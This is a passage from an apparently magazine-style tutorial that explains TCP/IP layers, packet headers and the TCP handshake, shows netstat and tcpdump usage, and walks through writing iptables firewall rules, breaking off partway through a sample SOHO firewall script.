But there are tools we can use to monitor incoming and outgoing packets, and then decide whether to delete them before they reach their final destination. Here is where the firewall comes in, the really first anti-intrusion system for our networks and PCs.

The good news is that you can run a low-cost firewall, while the bad news is that there are no plug-and-play firewalls out there that really protect your PC if you don't keep your hands dirty with them. This means you need to understand the basics of network packets handling before doing anything with your firewall.

In the article you first will learn about basics of Ethernet networking, which is the most widespread transmission technology today, and then build your own personal firewall with *iptables*, and finally, test it with *Nmap*.

TCP/IP stack

The logical mechanism which underlies the communications among PCs connected through LANs and Internet is called Transmission Control Protocol / Internet Protocol (TCP/IP)stack. We can summarize it as five logical layers in which the outgoing traffic goes from the top to the bottom, and the incoming traffic goes from the bottom to the top. Each layer is a set of tools (hardware or software) specialized in performing a specific task over the packets in transit, and in particular:

- level 1 is the physical layer and transmits the single bits through the physical lines (cables and network interfaces),
- level 2 is called the data link layer and is specialized in data packets transmission through multi-hop networks (routers),
- level 3 is the network layer and is based on the *Internet Protocol* (IP). It is responsible for delivering data packets from a source computer to a destination system over a network,
- level 4 is the transport layer. It is responsible for maintaining a continuous data flow between two systems, possibly including systems for the retransmission of lost packets and error correction. It is based on two protocols: *Transmission Control Protocol* (TCP) and *User Datagram Protocol* (UDP),
- level 5 is called the session layer and consists of programs that communicate with each

other through a network based on TCP/IP protocols (Web browsers, email clients and servers, FTPs, etc.).

Figure 1 shows the logical data flow between two PCs connected through a network, ideally assuming that only one hop exists between them. In this case Alice is sending data to Bob.

The network and transport layers of the so-called TCP/IP stack in which firewalls are involved in blocking unauthorized packets. As you can see, packets have already entered the PC at the stack level, but they still have not reached their destination at the application layer. So, if you want to decide which packets can pass through and which not, you should monitor traffic at a layer lower than the application layer, and watch traffic as it is seen by a firewall.

Anatomy of a data packet

As seen, the TCP/IP stack is a set of protocols which are responsible for transmitting data through the transport and network layers. In this article we will cover the four most important protocols in the TCP/IP stack: TCP and UDP for the transport layer, IP and *Internet Control Message Protocol* (ICMP) for the network layer.

An application program that needs to send data to another machine's application program generates a stream of data packets and passes them to the TCP/IP stack, where the required protocols are applied to the packets before forwarding them to the lower layers. The target machine, as soon as data passes through the TCP/IP stack, detects the protocol in use before delivering them to the final application. A protocol is simply a set of rules that should apply to both systems to communicate over a network.

TCP is the most used protocol today, despite being also one of the most insecure protocols. In fact it lacks of:

- confidentiality: a data packet can be seen by others,
- integrity: a data packet can be manipulated by others,
- authentication: a data packet can be sent by third parties even if it seems to come from trusted sources.

A TCP communication session can be established with a three-way handshake mechanism, as summarized in Figure 2:

- Alice sends a synchronization request to Bob,
- Bob replies with an acknowledgment of Alice's request and also sends its own synchronization request,
- Alice replies with an acknowledgment of Bob's request and the connection is established.

Because of the establishment of a session, the TCP protocol can retransmit lost packets, thus ensuring the communication.

TCP information is applied to the front of Alice's and Bob's data packets, the so-called TCP headers.

A header may be represented as a sequence of fields that contain some kind of information. So, a TCP packet looks like a sequence of information bits followed by a sequence of data bits.

The most important information bits we consider here are:

- the TCP source port: a 16-bit field that indicates the logical ports the packets came from (2ˆ16 = 65,536 ports),
- the TCP destination port: a 16-bit field that indicates the logical ports the packets are going (2ˆ16 = 65,536 ports),
- the control bits: a 8-bit field that indicates which part of the session the TCP packet belongs to.

Each port is a logical communication channel between two systems so that you can establish multiple parallel TCP sessions among different application




Figure 1. *Logical data flow between Alice's and Bob's PCs*

programs on a single machine. For example, a server machine can run simultaneously a Web server on standard port 80 and a FTP server on standard port 21. While a client machine can use clients simultaneously for Web and FTP connections which use dynamically assigned ports (generally greater then 1,023).

The control bits are binary flags which can be 1 or 0 depending on whether their status is active or not. They are:

- URG: indicates that the packet must be delivered quickly,
- ACK: indicates the acknowledgment of a previous packet received during a transmission,
- PSH: tells the stack to transfer data immediately instead of waiting for additional packets,
- RST: indicates that the connection must be reset because of an error or interruption,
- SYN: indicates a synchronization request to initiate a new TCP session,
- FIN: indicates that there are no more packets to be transmitted so that it can close a connection,
- CWR: indicates that, due to traffic congestion, the queue of outgoing packets has been slowed,
- ECE: indicates the connection is having problems due to traffic congestion.

Figure 3 illustrates an example of data packets exchanged during a three-way handshake session.

Another important transport layer protocol is UDP which, unlike TCP, is connectionless so it can't save a connection state and subsequently it can't guarantee a connection. However, it is much faster compared to TCP, so when performance is more important than reliability the UDP protocol is widely used. An example are the DNS servers which normally receive a UDP packet on port 53 as a request for a domain lookup and they reply with a UDP packet containing the relative IP address.

The number of fields in a UDP header is less than in the TCP header, and for our purposes we can only consider the source and destination port fields that are two 16-bit fields which can address up to a maximum of 65,536 logical ports.

The TCP or UDP packet (information plus data) is then sent to the network layer for addressing processes. The most widely used network protocol today is the IPv4 protocol, based on a 32-bit addressing that allows the coexistence on the same network of more than 4 billion addresses. In the near future IPv4 will be replaced from IPv6, a 128-bit address field that will handle a disproportionate number of addresses, among other new features.

Receiving the packet from the transport layer, the IP layer in turn generates a new header which is added in front of the TCP/UDP packet.

So, the final IP packet consists of: a sequence of bits for the IP header plus a sequence of bits for the TCP/UDP header plus a sequence of bits that contains the data.

Among the many fields in the IP header, of particular importance are:

- source IP address: it contains the IP address of the source machine,
- destination IP address: it contains the IP address of the target machine,
- protocol: it specifies the protocol of the transport layer (TCP or UDP).




Figure 2. *TCP three-way handshake connection.*

An IP address is represented by four octets of bits separated by dots, each of which is represented in decimal form, which can take values from 0 (all eight bits equal to zero) to 255 (all eight bits equal to 1). Theorically, therefore, all IP addresses between 0.0.0.0 and 255.255.255.255 are valid IP addresses, but some classes (`10.xyz`, `172.16.yz`, and `192.168.yz`) are intended for private networks, and can not be assigned to public addresses. Each IP address consists of a part representing the network address and a part representing the host address. A subnet mask is a binary number (also 32-bit) that allows us to know which part of an IP address refers to a network address (all bits to 1) and which one to a host address (all bit to zero). So, for example, the IP address 192.168.0.105 with subnet mask of 255.255.255.0 refers to the network address 192.168.0 and to the host address (a single PC) 105. Often the *Classless Inter-Domain Routing* (CIDR) notation is used to target an entire network, in the form of: `<IP/<number` of bits equals to 1 in the subnet `mask>` (for example, 192.168.0.0/24).

The other important IP protocol is ICMP which is used to transmit control information over a network (for example the Ping utility). It has the same header of an IP packet with the protocol flag set to 1 and the ICMP type field set to a value according to the kind of message.

Common values for the ICMP type are:

- 0 = Echo Reply. It is used to reply to a Ping request,
- 3 = Destination unreachable. When the IP packet can not be delivered to the destination (for example the router does not find a route to direct the packet),
- 8 = Echo. It is used to send a Ping request to determine if a system is up.

From theory to practice

Now you have some basic knowledge to see in practice what happens at the level of TCP/IP stack when you connect your PC to a network. Just as an example you will see a couple of utilities.

Netstat is a command-line utility for both *Windows* and *Linux* operating systems, which allows you to know the list of network connections to your PC. It might be surprising to see how many connections are already active, when you simply connect your PC to a network.

For example, open a terminal window and type the command:

```
netstat -na
```

then you will be presented with a list of all current connections also if apparently you don't have applications running on the PC, as shown in Figure 4.

The -n option displays addresses and port numbers in a numerical form. Essentially the information it shows are:

- protocol: it tells you if the connection uses a TCP or UDP protocol,
- local address: your PC network interfaces including the loopback, and the logical ports at which the connection is established. Note that many services need connections to the loopback interface to properly work,
- external address: the external address to which your network interfaces are connected to, and the logical external ports. Also in this case the loopback interface can be used,
- status: it indicates the connection status at the moment the netstat is run. So, you can have established connections (ESTABLISHED), TCP synchronizations (SYN _ SENT), end of a TCP sessions (FIN _ SENT), closed connections (CLOSE _ WAIT), server listening (LISTENING), and so on.

For example, if you want to know all the services listening on some ports in your Windows machine, type the following command:

```
netstat -nao | find "LISTENING"
```

Or if you want to know more, run the following command:

```
 netstat -naob
```

and you will have more information, including the program names that use certain connections. All of this information is useful for a correct tuning of your firewall rules.

In *Linux* you can get the same information with the command:

```
$ netstat -nap
```

Or use the *lsof* utility which allows you to have the list of active ports used by processes and other useful information. For example the command:

```
$ lsof -i
```

displays all the ports used by active processes.

If you want to know more about active connections on your PC, in order for example to monitor the data flow passing through it, you can use a really useful tool embedded in Linux operating systems which is called *TCPdump*. The equivalent for *Windows* is *WinDump* and you can download it from: *http://www.winpcap.org/*.

TCPdump allows you to analyze the entire flow of data packets in transit to and from your PC, with a high level of details (headers and plaintext data). It is a great tool to fine-tune the firewall rules.

1. Alice TCP header: SYN with ISNa

...	Acknowledgment number	ECE	CWR	FIN	SYN	RST	PSH	ACK	URG	Sequence number	Destination Port	Source Port
...	0	0	0	0	1	0	0	0	0	205773415	22	12345


2. Bob TCP header: SYN with ISNb + ACK (ISNa + 1)

...	Acknowledgment number	ECE	CWR	FIN	SYN	RST	PSH	ACK	URG	Sequence number	Destination Port	Source Port
...	205773416	0	0	0	1	0	0	1	0	158765892	12345	22

3. Alice TCP header: ACK (ISNb + 1)

...	Acknowledgment number	ECE	CWR	FIN	SYN	RST	PSH	ACK	URG	Sequence number	Destination Port	Source Port
...	158765893	0	0	0	0	0	0	1	0	0	22	12345

Figure 3. *TCP headers during a three-way handshake session.*



```
Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>netstat -na

Connessioni attive

  Proto  Indirizzo locale        Indirizzo esterno       Stato
  TCP    0.0.0.0:135             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:912             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1530            0.0.0.0:0              LISTENING
  TCP    127.0.0.1:1071          0.0.0.0:0              LISTENING
  TCP    127.0.0.1:1079          127.0.0.1:27015        ESTABLISHED
  TCP    127.0.0.1:1082          127.0.0.1:1083         ESTABLISHED
  TCP    127.0.0.1:1083          127.0.0.1:1082         ESTABLISHED
  TCP    127.0.0.1:1085          127.0.0.1:1086         ESTABLISHED
  TCP    127.0.0.1:1086          127.0.0.1:1085         ESTABLISHED
  TCP    127.0.0.1:1107          127.0.0.1:1108         ESTABLISHED
  TCP    127.0.0.1:1108          127.0.0.1:1107         ESTABLISHED
  TCP    127.0.0.1:1109          127.0.0.1:1110         ESTABLISHED
  TCP    127.0.0.1:1110          127.0.0.1:1109         ESTABLISHED
  TCP    127.0.0.1:1241          0.0.0.0:0              LISTENING
  TCP    127.0.0.1:5152          0.0.0.0:0              LISTENING
  TCP    127.0.0.1:5152          127.0.0.1:1118         CLOSE_WAIT
  TCP    127.0.0.1:5354          0.0.0.0:0              LISTENING
  TCP    127.0.0.1:27015         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:27015         127.0.0.1:1079         ESTABLISHED
  TCP    127.0.0.1:62514         0.0.0.0:0              LISTENING
  TCP    192.168.0.105:1095      62.149.241.116:39188   ESTABLISHED
  TCP    192.168.0.105:1353      77.67.20.17:80         CLOSE_WAIT
  TCP    192.168.0.105:2973      74.125.43.139:80       ESTABLISHED
  TCP    192.168.0.105:2974      74.125.43.105:80       ESTABLISHED
  TCP    192.168.19.1:139        0.0.0.0:0              LISTENING
  TCP    192.168.60.1:139        0.0.0.0:0              LISTENING
  UDP    0.0.0.0:445             *:*
  UDP    0.0.0.0:500             *:*
  UDP    0.0.0.0:1036            *:*
  UDP    0.0.0.0:1037            *:*
  UDP    0.0.0.0:1038            *:*
```

Figure 4. *List of active connections shown by the netstat utility.*

So for example, if you want to display all the TCP packets captured by your network interface `eth0`, simply type the following command in a *Linux* shell (as root):

```
# tcpdump -n -i eth0
```

The `-n` option displays addresses and port numbers in a numerical form, while the `-i` option allows you to specify the network interface to monitor.

The result can be surprising. You will notice a more or less continuous stream of packets that pass through your PC, even if there are only few programs running.

In Figure 5 a sniffed three-way handshake connection between my local machine and the *Google* server is shown.

Keep in mind that everything passing through your network interfaces can be sniffed, and to demonstrate the absolute lack of confidentiality in a TCP packet, try to open a *msn* session and sniff all of your packets with the command:

```
# tcpdump -Xx -s 500 -n -i eth0
```

which lets you see the first 500 characters of a plaintext TCP packet. Everyone over your network could possibly read your confidential messages just using their network interfaces in monitor mode.

Keep your hands dirty

Now that you know how to monitor data traffic through your network interfaces, it is time to have fun with a firewall configuration.

A firewall is primarily used to block unwanted packets, for the following reasons:

- hiding a PC or a network from portscanning and network mapping,
- blocking unauthorized access attempts,
- blocking traffic anomalies which may cause instability.

For this test you need to set up a small laboratory with just two PCs connected at the same LAN. You can also use a virtual machine, if you prefer. One of the machine must be a *Linux* PC which comes with a great open source firewall inside: *iptables*. It is not a plug-and-play firewall (like many ISP routers) and allows you to have a great control of all the traffic to and from your PC. The other machine will be used only to send packets to the firewall.

Open a terminal window on the *Linux* machine and run the command:

```
# iptables -list
```


to check the firewall default policies. You should get a response like this:

```
Chain INPUT (policy ACCEPT)
Chain FORWARD (policy ACCEPT)
Chain OUTPUT (policy ACCEPT)
```

It means that your firewall accepts all packets by default. For now just remember what the three chains are:

- `INPUT`: all incoming packets to your PC,
- `FORWARD`: all packets in transit through your PC, but intended for another host on the network,
- `OUTPUT`: all outgoing packets from your PC.

In this article we can't cover *iptables* in depth, but we will try to explain how to create ad hoc rules for our firewalling needs. See the *On the 'Net* and *Bibliography* sections for more references about this topic.


Google - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://www.google.it/
Google
Most Visited
Getting Started
Latest Headlines
Google
Web Immagini Video Maps News Libri Gmail altro
iGoogle | Impostazioni di ricerca | Accedi
root@ubuntu: /home/antonio
File Edit View Terminal Help
inque
©2010 - Privacy
Done

```
root@ubuntu:/home/antonio# tcpdump -n -i eth0
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
06:39:24.908081 IP 192.168.19.135.35889 > 74.125.43.147.80: Flags [S], seq 29801
56872, win 5840, options [mss 1460,sackOK,TS val 42088 ecr 0,nop,wscale 5], leng
th 0
06:39:24.990717 IP 74.125.43.147.80 > 192.168.19.135.35889: Flags [S.], seq 2818
07734, ack 2980156873, win 64240, options [mss 1460], length 0
06:39:24.990862 IP 192.168.19.135.35889 > 74.125.43.147.80: Flags [.], ack 1, wi
n 5840, length 0
06:39:24.991585 IP 192.168.19.135.35889 > 74.125.43.147.80: Flags [P.], seq 1:46
3, ack 1, win 5840, length 462
06:39:24.992083 IP 74.125.43.147.80 > 192.168.19.135.35889: Flags [.], ack 463,
win 64240, length 0
06:39:25.072821 IP 74.125.43.147.80 > 192.168.19.135.35889: Flags [P.], seq 1:65
6, ack 463, win 64240, length 655
```

Figure 5. *Sniffed TCP three-way handshake.*




Figure 6. *Small office infrastructure without firewall.*

The first thing you can do is to block all incoming packets. You can do it just changing the default policy for the INPUT chain to DROP using the `-P` option in the following command:

```
# iptables -P INPUT DROP
```

In fact if you make a new list in iptables you will see that the default policy for the INPUT chain has changed from ACCEPT to DROP. So if you try to ping your *Linux* machine from the other PC it seems the system is down. Great! But there is a problem. Also if you try to do a ping from the Linux machine to the other PC you still receive the same result. It seems strange because you don't have changed the default policy for the OUTPUT chain that still is ACCEPT. So what's the matter? Well, when you send a ping you are actually sending an ICMP echo-request packet to the target machine, and expect to receive an ICMP echo-reply from it. So if you close all the input ports you can't receive replies, that's why it seems your PC is down.

As a consequence of this, if you want to block incoming pings but not the outgoing ones, you must write a firewall rule that blocks all incoming ICMP packets of type echo-request and accepts all the incoming ICMP packets of type echo-reply. Just do it with this command:

```
# iptables -A INPUT -p icmp --icmp-
type echo-reply -j ACCEPT
```

The `-A` INPUT indicates an additional new rule to the INPUT chain. The -p icmp option indicates that the rule refers to an ICMP packet. The `-icmp-type` option indicates that it only applies to packets with ICMP_TYPE set to ICMP echo-reply (or 0). Finally, the `-j ACCEPT` option says that the target of the rule is to accept this type of packets.

OK your Linux machine now pings well the other PC in your LAN, but if you try to ping *Google* it doesn't work...why? Having blocked all incoming packets except the echo-reply, you will be unable to receive response from the DNS server. When you ping *Google*, first your machine queries the DNS server asking to resolve the *Google's domain* into an IP address. In other words, your PC sends a UDP packet to the DNS server asking: What IP address is *www.google.com*? and the DNS server replies with another UDP packet saying: *www.google.com* has the IP address 74.125.43.147. So, if you do not agree to receive incoming UDP packets from a DNS server you will never be able to ping *Google*. Then add the following new rule:

```
# iptables -A INPUT -p udp --sport
                   domain -j ACCEPT
```

Basically you are saying to the firewall that all the UDP packets coming from the source-port domain (or 53) must be accepted. That's because the DNS servers usually accept requests and sends replies from standard UDP port 53. And here you are exposing your PC to the first security flaw, because not all the UDP packets from port 53 comes from a DNS server. Someone can use port 53 to send you bad packets, so if you want to write a more secure rule, you could accept only packets coming from your DNS server IP address, such as:

```
# iptables -A INPUT -p udp -s
  194.20.8.1 --sport domain -j ACCEPT
```

assuming that 194.20.8.1 is the DNS server IP address. So, delete the first rule and change it with this new one.

You can delete rules by their number. To list rules numbers use the command:

```
# iptables --list -line-numbers
```

and then delete the rule you want to change, for example:

```
# iptables -D INPUT 2
```

OK, now you have solved the ping problem, but if you try to open a Web browser and go to *www.google.com*, you will see that the domain resolution works, but the page is not displayed. What's wrong now? This is because in order to display a web page you need to establish a TCP connection with a web server port (usually port 80) and it is not possible if you do not enable incoming *TCP packets*. In fact, if you sniff your Web connection with TCPdump, you will see that first your machine asks the DNS server to resolve *www.google.com* on port 53 and this works thanks to the firewall rule we have just written, but then your machine is trying to start a three-way handshake with the *Google* servers on port 80, and this can't work because the *Google* ACK packet is




Figure 7. *Small office infrastructure with firewall.*

blocked by *iptables*. So your machine try to send a continuous request until it gets a response which won't come and the connection times out.

Therefore, your firewall needs a new rule to let you surf the web. Assuming you need to connect only to server on port 80 (in a real scenario you should open also other ports), a rule could be the following:

```
# iptables -A INPUT -p tcp --sport 80
                      -j ACCEPT
```

And yes, it works. In fact you can connect to *Google* now. But, as you can imagine, you are exposing your PC to a new security flaw, because the firewall accepts every packet coming from a port 80 and you can not restrict the rule to trusted IP address only, as you made before for the DNS server, so what? Well, as you know, all the TCP connection always starts with a SYN request from your machine, so you can instruct your firewall to only accept packets related to an already established TCP connection. This is possible with *iptables* because it is a stateful firewall which can remember a TCP state connection, unlike many stateless routers which can not.

So change the above rule with the following:

```
# iptables -A INPUT -p tcp --sport 80
 -m state --state RELATED,ESTABLISHED
 -j ACCEPT
```

Listing 1. *Iptables script for a basic SOHO firewall*

```
#!/bin/bash
# Iptables script for a basic SOHO firewall
# please verify if the Source Address Verification in /
                      etc/sysctl.conf is enabled:
                      net.ipv4.conf.all.rp_filter = 1

# Define some variables
# Location of the binaries
IPTABLES="/sbin/iptables"
# Loopback Interface
LOOPBACK="lo"
# External Interface
EXTERNAL="eth0"
EXTERNAL_IP="192.168.1.2"
# Internal Interface
INTERNAL="eth1"
INTERNAL_IP="192.168.0.100"
# Internal PC
PC1_IP="192.168.0.1"
# Remote client
REMOTE_IP="192.168.1.1"
# DNS Server
DNS_IP="192.168.1.1"
# Internal services ports
SSH_PORT="222"
VNC_PORT="5901"

# Flush all rules
$IPTABLES -F

# Set default policies
$IPTABLES -P INPUT DROP
$IPTABLES -P OUTPUT DROP
$IPTABLES -P FORWARD DROP

# Allow access to the Loopback host
$IPTABLES -A INPUT -i $LOOPBACK -j ACCEPT
$IPTABLES -A OUTPUT -o $LOOPBACK -j ACCEPT

# Incoming external traffic rules
# refine it with netstat, tcpdump, syslog, etc.
# Accept ICMP echo-replay incoming traffic for outgoing PINGs
$IPTABLES -A INPUT -i $EXTERNAL -p icmp --icmp-type echo-
                      reply -j ACCEPT
# Accept DNS responses for host resolution
$IPTABLES -A INPUT -i $EXTERNAL -p udp -s $DNS_IP --sport
                      domain -j ACCEPT
# Accept all established incoming traffic
$IPTABLES -A INPUT -i $EXTERNAL -p tcp -m state --state
                      RELATED,ESTABLISHED -j ACCEPT
# Accept incoming SSH traffic only from well known remote host
$IPTABLES -A INPUT -i $EXTERNAL -p tcp -s $REMOTE_IP --dport
                      $SSH_PORT -j ACCEPT
# Accept incoming VNC traffic only from well known remote host
$IPTABLES -A INPUT -i $EXTERNAL -p tcp -s $REMOTE_IP --dport
                      $VNC_PORT -j ACCEPT
# Log all dropped incoming traffic
$IPTABLES -A INPUT -i $EXTERNAL -j LOG --log-prefix="BAD_
                      INPUT:"

# Outgoing external traffic rules
# refine it with netstat, tcpdump, syslog, etc.
# Blocl ICMP Port Unreachable
$IPTABLES -A OUTPUT -o $EXTERNAL -p icmp -j DROP
# Accept DNS responses for host resolution
$IPTABLES -A OUTPUT -o $EXTERNAL -p udp -d $DNS_IP --dport
                      domain -j ACCEPT
# Blocl ICMP Port Unreachable
#$IPTABLES -A OUTPUT -o $EXTERNAL -p udp -j DROP
# Accept all outgoing traffic
